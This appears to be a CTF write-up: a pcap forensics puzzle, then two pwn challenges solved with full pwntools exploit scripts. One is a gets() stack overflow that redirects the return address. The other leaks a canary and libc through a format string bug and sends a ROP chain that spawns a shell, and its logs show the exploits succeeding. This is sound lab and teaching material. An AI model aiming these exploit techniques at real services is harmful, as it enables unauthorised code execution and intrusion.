
We find a lot of traffic between the IP addresses 192.168.1.112 and 192.168.1.114. We select the 'follow stream…' option on the bottom right and get this stream of text in stream 2:

```
/9j/4AAQSkZJRgABAQEAYABgAAD/2wBDAAUEBAQEAwUEBAQGBQUGCA0ICAcHCBALDAkNExAUExIQ
EhIUFx0ZFBYcFhISGiMaHB4fISEhFBkkJyQgJh0gISD/2wBDAQUGBggHCA8ICA8gFRIVICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICD/wAARCAMgAyADASIA
AhEBAxEB/8QAHwAAAQUBAQEBAQEAAAAAAAAAAAECAwQFBgcICQoL/8QAtRAAAgEDAwIEAwUFBAQA
AAF9AQIDAAQRBRIhMUEGE1FhByJxFDKBkaEII0KxwRVS0fAkM2JyggkKFhcYGRolJicoKSo0NTY3
ODk6Q0RFRkdISUpTVFVWV1hZWmNkZWZnaGlqc3R1dnd4eXqDhIWGh4iJipKTlJWWl5iZmqKjpKWm
p6ipqrKztLW2t7i5usLDxMXGx8jJytLT1NXW19jZ2uHi4+Tl5ufo6erx8vP09fb3+Pn6/8QAHwEA
AwEBAQEBAQEBAQAAAAAAAAECAwQFBgcICQoL/8QAtREAAgECBAQDBAcFBAQAAQJ3AAECAxEEBSEx
BhJBUQdhcRMiMoEIFEKRobHBCSMzUvAVYnLRChYkNOEl8RcYGRomJygpKjU2Nzg5OkNERUZHSElK
U1RVVldYWVpjZGVmZ2hpanN0dXZ3eHl6goOEhYaHiImKkpOUlZaXmJmaoqOkpaanqKmqsrO0tba3
uLm6wsPExcbHyMnK0tPU1dbX2Nna4uPk5ebn6Onq8vP09fb3+Pn6/9oADAMBAAIRAxEAPwD7Loo
oAKKKKAP/2Q==
```


…



Since this is a long string, we select the whole string and paste it in the site, https://www.base64decode.org/, and we get:



We see that it decodes to a ‘decoded.jpeg’ file. We run ‘file’ on that file and confirm that it is a ‘jpeg’ file. Next we open the ‘CLASSIFED0.pcapng’ and in ‘conversations’ we find a heavy traffic between the same IP addresses we found heavy traffic for in the previous ‘pcapng’ file. Therefore, we follow the tcp stream and in stream 0, we find a similar long string of base64 encoded string. We copy it into the above website and get another decoded.jpeg. After confirming that is a jpeg with the file command, we open both images and they look to be the same, but we rename the second ‘decoded.jpeg’ to ‘decoded0.jpeg’ and run the following command to see if they are in fact the same images:

cmp -bl decoded.jpeg decoded0.jpeg

and get:

```
~/ct/final/for 😇 cmp -bl decoded.j
  737 132 Z      2 ^B
  842 155 m    212 M-^J
 2756 170 x    240 M-
 2845 150 h      2 ^B
 2899 132 Z     52 *
 2951  63 3    103 C
 2984 163 s    227 M-^W
 3143 167 w    104 D
 3203 143 c    356 M-n
 3259 155 m     60 0
 3269 121 Q    123 S
 3286 172 z    123 S
 3371 143 c      5 ^E
 3480 154 l     24 ^T
17474  71 9    252 M-*
17475 116 N    214 M-^L
17476 115 M    300 M-@
17477 104 D    220 M-^P
...
18477 152 j    377 M-^?
18660 122 R    205 M-^E
18696 172 z      5 ^E
18883 130 X    277 M-?
19027  63 3    377 M-^?
19127 115 M     54 ,
19128 167 w    332 M-Z
19129 115 M     51 )
19414 107 G      0 ^@
19415  65 5    372 M-z
19557  71 9    232 M-^Z
19558 103 C    311 M-I
19701 147 g    276 M->
19873  75 =    223 M-^S
20795  75 =    326 M-V
```

We find a base64 encoded string in the third column, so we run the following command:

cmp -bl decoded.jpeg decoded0.jpeg | awk '{printf $3;}'

And get:

```
~/ct/final/for 😇 cmp -bl decoded.jpeg decoded0.jpeg | awk '{printf $3;}'
ZmxhZ3swcmQzcl9NMDRyX1IzZF9GM2QwcjRzX3MwMG59Cg==~/ct/final/for 😇
```

We decode the string in python interpreter:

```
In [1]: ds = 'ZmxhZ3swcmQzcl9NMDRyX1IzZF9GM2QwcjRzX3MwMG59Cg=='

In [2]: from base64 import *

In [3]: b64decode(ds)
Out[3]: b'flag{0rd3r_M04r_R3d_F3d0r4s_s00n}\n'
```

And we get the flag.

flag{0rd3r_M04r_R3d_F3d0r4s_s00n}

Pwn

easypeasy

easypeasy

25

nc pwn.n0l3ptr.com 10981

easypeasy

We first run the 'checksec' and 'file' command on the executable:

```
[*] '/media/sf_ubuntu16.04-shared/1ctf/final/pwn/easy/easypeasy'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
~/ct/final/pwn/easy 😎 file easypeasy
easypeasy: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib
64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=12a43634bdab52e293cd5fc6e1c4e043c2688b2
9, stripped
```

We have a 64-bit ELF binary in LSB form with NX enabled and stripped. Next, we run strings and find:

```
fopen
puts
printf
calloc
stdout
fclose
fread
__libc_start_main
free
GLIBC_2.2.5
__gmon_start__
%R
UH-x
AWAVA
AUATL
[]A\A]A^A_
./flag
No flag found!:(
What is the correct input?
;*3$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.9) 5.4.0 20160609
```

We see ‘fopen’, ‘fclose’, ‘./flag’ and ‘No flag found!:(’ strings. We can therefore assume that somewhere in the program, ‘fopen’ would be called to open the ‘flag’ file. Next, we run the program and get:

```
~/ct/final/pwn/easy 😈 ./easypeasy
What is the correct input? dfdf
dfdf
```

Next, we run ‘ltrace’ on the program and get:

```
~/ct/final/pwn/easy 😈 ltrace ./easypeasy
__libc_start_main(0x4008aa, 1, 0x7ffc077416c8, 0x4008d0 <unfinished ...>
printf("What is the correct input? ")                    = 27
fflush(0x7fb446d98620What is the correct input? )                                    = 0
gets(0x7ffc077412b0, 0x7fb446d99780, 0, 0x7fb446aca2c0aayyy
)      = 0x7ffc077412b0
puts("aayyy"aayyy
)                                                = 6
fflush(0x7fb446d98620)                                   = 0
+++ exited (status 0) +++
```

We see ‘gets’ function being used. Next, we examine the file in radare2 and in function listings, we find these functions:

```
[0x004006b0]> afl
0x004005c8    3 26           sub.__gmon_start_5c8
0x00400600    1 6            sym.imp.free
0x00400610    1 6            sym.imp.puts
0x00400620    1 6            sym.imp.fread
0x00400630    1 6            sym.imp.fclose
0x00400640    1 6            sym.imp.printf
0x00400650    1 6            sym.imp.__libc_start_main
0x00400660    1 6            sym.imp.calloc
0x00400670    1 6            sym.imp.gets
0x00400680    1 6            sym.imp.fflush
0x00400690    1 6            sym.imp.fopen
0x004006a0    1 6            sub.__gmon_start_6a0
0x004006b0    1 41           entry0
0x004006e0    4 50   -> 41   fcn.004006e0
0x00400760    3 28           entry2.fini
0x00400780    8 38   -> 90   entry1.init
0x0040084c    1 94           sub.What_is_the_correct_input_84c
0x004008aa    1 32           main
```

We find ‘main’ and interestingly we see the ‘fread’ and ‘fopen’ functions. We examine main and it calls another function where we actually provide our input to gets. Examining that function:

```
[0x40084c] ;[ge]
(fcn) sub.What_is_the_correct_input_84c 94
  sub.What_is_the_correct_input_84c ();
; var int local_310h @ rbp-0x310
; CALL XREF from 0x004008be (main)
push rbp
mov rbp, rsp
sub rsp, 0x310
; const char * format
; 0x400971
; "What is the correct input? "
mov edi, str.What_is_the_correct_input
mov eax, 0
call sym.imp.printf;[ga]
; rdi
; [0x601078:8]=0
mov rax, qword [obj.stdout]
; FILE *stream
mov rdi, rax
call sym.imp.fflush;[gb]
lea rax, [local_310h]
; char *s
mov rdi, rax
mov eax, 0
call sym.imp.gets;[gc]
lea rax, [local_310h]
; const char * s
mov rdi, rax
call sym.imp.puts;[gd]
; rdi
; [0x601078:8]=0
mov rax, qword [obj.stdout]
; FILE *stream
mov rdi, rax
call sym.imp.fflush;[gb]
nop
leave
ret
```

We see that it simply stores our input into a buffer on the stack. Since NX is enabled, we cannot execute shellcode. But from our findings from string, we can list a xref to 'fopen' in radare2 and get:

```
[0x004006b0]> axt sym.imp.fopen
(nofunc) 0x4007d3 [call] call sym.imp.fopen
```

We seek to that location and get:

```
0x004007d3      e8b8feffff      call sym.imp.fopen          ;[1] ; file*fopen(const char
0x004007d8      488945f8        mov qword [rbp - 8], rax
0x004007dc      48837df800      cmp qword [rbp - 8], 0
0x004007e1      750c            jne 0x4007ef                ;[2]
0x004007e3      bf5d094000      mov edi, str.No_flag_found_:    ; 0x40095d ; "No flag fou
0x004007e8      e823feffff      call sym.imp.puts           ;[3] ; int puts(const char *s
0x004007ed      eb3f            jmp 0x40082e                ;[4]
; JMP XREF from 0x004007e1 (entry1.init + 97)
0x004007ef      488b55f8        mov rdx, qword [rbp - 8]
0x004007f3      488b45f0        mov rax, qword [rbp - 0x10]
0x004007f7      4889d1          mov rcx, rdx
0x004007fa      ba01000000      mov edx, 1
0x004007ff      be64000000      mov esi, 0x64               ; 'd' ; 100
0x00400804      4889c7          mov rdi, rax
0x00400807      e814feffff      call sym.imp.fread          ;[5] ; size_t fread(void *ptr
0x0040080c      488b45f0        mov rax, qword [rbp - 0x10]
0x00400810      4889c6          mov rsi, rax
0x00400813      bf6e094000      mov edi, 0x40096e
0x00400818      b800000000      mov eax, 0
0x0040081d      e81efeffff      call sym.imp.printf         ;[6] ; int printf(const char
0x00400822      488b45f8        mov rax, qword [rbp - 8]
0x00400826      4889c7          mov rdi, rax
0x00400829      e802feffff      call sym.imp.fclose         ;[7] ; int fclose(FILE *strea
; JMP XREF from 0x004007ed (entry1.init + 109)
0x0040082e      488b45f0        mov rax, qword [rbp - 0x10]
0x00400832      4889c7          mov rdi, rax
0x00400835      e8c6fdffff      call sym.imp.free           ;[8] ; void free(void *ptr)
0x0040083a      488b053708 20.  mov rax, qword [obj.stdout]    ; rdi ; [0x601078:8]=0
0x00400841      4889c7          mov rdi, rax
0x00400844      e837feffff      call sym.imp.fflush         ;[9] ; int fflush(FILE *strea
0x00400849      90              nop
0x0040084a      c9              leave
0x0040084b      c3              ret
```

It looks like we jumped to the middle of a ‘function’ like construct. If we scroll up a little we find the location 0x4007a6 to be the start of this function like construct:

```
0x004007a6      55              push rbp
0x004007a7      4889e5          mov rbp, rsp
0x004007aa      4883ec10        sub rsp, 0x10
0x004007ae      48c745f80000.   mov qword [rbp - 8], 0
0x004007b6      be01000000      mov esi, 1
0x004007bb      bf32000000      mov edi, 0x32               ; '2' ; 50
0x004007c0      e89bfeffff      call sym.imp.calloc         ;[1] ; void *calloc(si
0x004007c5      488945f0        mov qword [rbp - 0x10], rax
0x004007c9      be54094000      mov esi, 0x400954
0x004007ce      bf56094000      mov edi, str._flag          ; 0x400956 ; "./flag"
0x004007d3      e8b8feffff      call sym.imp.fopen          ;[2] ; file*fopen(cons
0x004007d8      488945f8        mov qword [rbp - 8], rax
```

Therefore, our plan of attack is to simply overflow the buffer passed to ‘gets’ and overwrite the return address in main to the location found above.
Putting this in a script:

```python
from pwn import *
from binascii import *

def get_flag():
    context.arch = "amd64"
    local = False
    c = process("./pwn2_prob3") if local else remote("pwn.n0l3ptr.com", 10981)
    # calculate offset between buffer and canary
    dist_to_rbp = 0x310
    # recv prompt
    o = c.recvuntil('? ')
    print "Received: ", o
    fopen_calling_func_add = 0x4007a6
    pay_load = "B"*(dist_to_rbp)+"AAAAAAAA"+pack(fopen_calling_func_add)
    c.sendline(pay_load)
    #o = c.recv()
    #print "Received final: ", o
    c.interactive()

if __name__ == "__main__":
    get_flag()
```

And running it, we get:

```
~/ct/final/pwn/easy  python easy.py
[+] Opening connection to pwn.n0l3ptr.com on port 10981: Done
Received:  What is the correct input?
[*] Switching to interactive mode
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBAAAAAAAA\xa6\x07@
flag{S33m5_F4m1l1Ar_D03SnT_1T}
[*] Got EOF while reading in interactive
$
```

We get the flag.

flag{S33m5_F4m1l1Ar_D03SnT_1T}

Medium

med

50

nc pwn.n0l3ptr.com 10982

final_med.tz

After unzipping the file, we run ‘checksec’ and ‘file’ on the binary and get:

```
~/ct/final/pwn/medium/bin 😇 checksec med
[*] '/media/sf_ubuntu16.04-shared/1ctf/final/pwn/medium/bin/med'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
~/ct/final/pwn/medium/bin 😇 file med
med: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so
.2, for GNU/Linux 2.6.32, BuildID[sha1]=02009a6f73b29bbf14cbade402e85b27f102043d, stripped
~/ct/final/pwn/medium/bin 😇
```

We find that is a 64-bit ELF binary in LSB form with Full Relro, canary and NX enabled. Next we run ‘strings’ and get:

```
~/ct/final/pwn/medium/bin 😇 strings med
/lib64/ld-linux-x86-64.so.2
libc.so.6
fflush
__stack_chk_fail
putchar
stdin
printf
fgets
__libc_start_main
GLIBC_2.4
GLIBC_2.2.5
__gmon_start__
=a
AWAVA
AUATL
[]A\A]A^A_
Format string >
;*3$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.9) 5.4.0 20160609
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
```

From the output, above we can assume that there may be a format string vulnerability. We run the program to see what we get:

```
~/ct/final/pwn/medium/bin 😇 ./med
Format string > AAAAAAAA..%llx..%llx..%llx..%llx..%llx..%llx..%llx..%llx..%llx..%llx..%llx..%llx..%llx..%llx
AAAAAAAA..203247d..7ff012bc3790..6c6c252e2e786c6c..203247d..2e2e786c6c252e2e..4141414141414141..2e2e786c6c252e2e..6
c252e2e786c6c25..786c6c252e2e786c..2e2e786c6c252e2e..6c252e2e786c6c25..786c6c252e2e786c..2e2e786c6c252e2e..6c252e2e
786c6c25

BBBBBBBB
~/ct/final/pwn/medium/bin 😇
```

There is a format string vulnerability and we see that our buffer is the 6th format parameter from running the program. Therefore, we can skip 'ltrace' for now and examine the file in radare2. We seek to main and get:

```
| (fcn) main 32
|   main ();
| ; var int local_10h @ rbp-0x10
| ; var int local_4h @ rbp-0x4
| ; DATA XREF from 0x0040061d (entry0)
| push rbp
| mov rbp, rsp
| sub rsp, 0x10
| mov dword [local_4h], edi
| mov qword [local_10h], rsi
| mov eax, 0
| call sub.Format_string_6f6;[ga]
| mov eax, 0
| leave
| ret
```

Examining the 'Format_string…' function, we get:

```
| lea rax, [local_240h]
| ; int size
| ; rsi
| mov esi, 0x231
| ; char *s
| mov rdi, rax
| call sym.imp.fgets;[gc]
| lea rax, [local_240h]
| ; const char * format
| mov rdi, rax
| mov eax, 0
| call sym.imp.printf;[ga]
| ; int c
| mov edi, 0xa
| call sym.imp.putchar;[gd]
| ; FILE *stream
| mov edi, 0
| call sym.imp.fflush;[gb]
| lea rax, [local_240h]
| ; char *s
| mov rdi, rax
| mov eax, 0
| call sym.imp.gets;[ge]
| nop
| mov rax, qword [local_8h]
| xor rax, qword fs:[0x28]
| je 0x400795;[gf]
```

Putting this altogether, our attack plan is to calculate the format parameter numbers for the canary and return address location of main (which stores the libc_start_main+240 address) using the rbp relative addresses and the format parameter number we found for our buffer. We can then leak the canary and the libc_start_main+240 during the first input by using these format parameters. This allows us to find the libc base address and create a rop gadget using 'pwntools' and we then send our final payload (since it uses 'gets'):

Payload = garbage bytes + canary + garbage value for rbp + rop gadget string

Putting this into a script:

```
from pwn import *

def get_flag():
    context.arch = "amd64"
    local = False
    c = process("./hard.x") if local else remote("pwn.n0l3ptr.com", 10982)
    dist_to_can = 0x240 - 0x8
    dist_to_l240 = 0x240 + 0x8*2 + 0x10 + 0x8
    can_param = (dist_to_can)//8 + 0x6
    print "Canary param is: ", can_param
    l240_param = (dist_to_l240)//8 + 0x6
    print "l240 param is: ", l240_param
    c.recvuntil("> ")
    #leak 2 canaries and the __libc_start_main+240 address
    c.sendline("%{}$llx..%{}$llx".format(can_param, l240_param))
    o = c.recvline().rstrip()
    can = int(o.split("..")[0],16)
    print "Canary is: ", hex(can)
    l240_add = int(o.split("..")[1], 16)
    print "l240 add is: ", hex(l240_add)
    # recv promt
    o = c.recvline()
    print "Received: ", o
    # get libc base and create rop gadget
    libc = ELF("./libc-2.23.so")
    l240_off =  libc.symbols["__libc_start_main"]+240
    libc_base = l240_add - l240_off
    libc.address = libc_base
    rop = ROP(libc)
    rop.system(next(libc.search("/bin/sh\x00")))
    print rop.dump()
    # send payload
    payload = "A"*dist_to_can + pack(can) + pack(0xdeadbeefdeadbeef) + str(rop)
    c.sendline(payload)
    c.interactive()

if __name__ == "__main__":
    get_flag()
```

And running it:

```
~/ct/final/pwn/medium/bin 😎 python medium.py
[+] Opening connection to pwn.n0l3ptr.com on port 10982: Done
Canary param is:  77
l240 param is:  83
Canary is:  0x1638dc9a4e198300
l240 add is:  0x7fb451a0e830
Received:

[*] '/media/sf_ubuntu16.04-shared/1ctf/final/pwn/medium/bin/libc-2.23.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Loaded cached gadgets for './libc-2.23.so'
0x0000:   0x7fb451a0f102 pop rdi; ret
0x0008:   0x7fb451b7ad17 [arg0] rdi = 140412441832727
0x0010:   0x7fb451a33390 system
[*] Switching to interactive mode
$ ls
bin
dev
flag
lib
lib64
prob.bin
$ cat flag
flag{W4Y_T00_E45Y_Try_H4rD3R}
```

We get the flag.

flag{W4Y_T00_E45Y_Try_H4rD3R}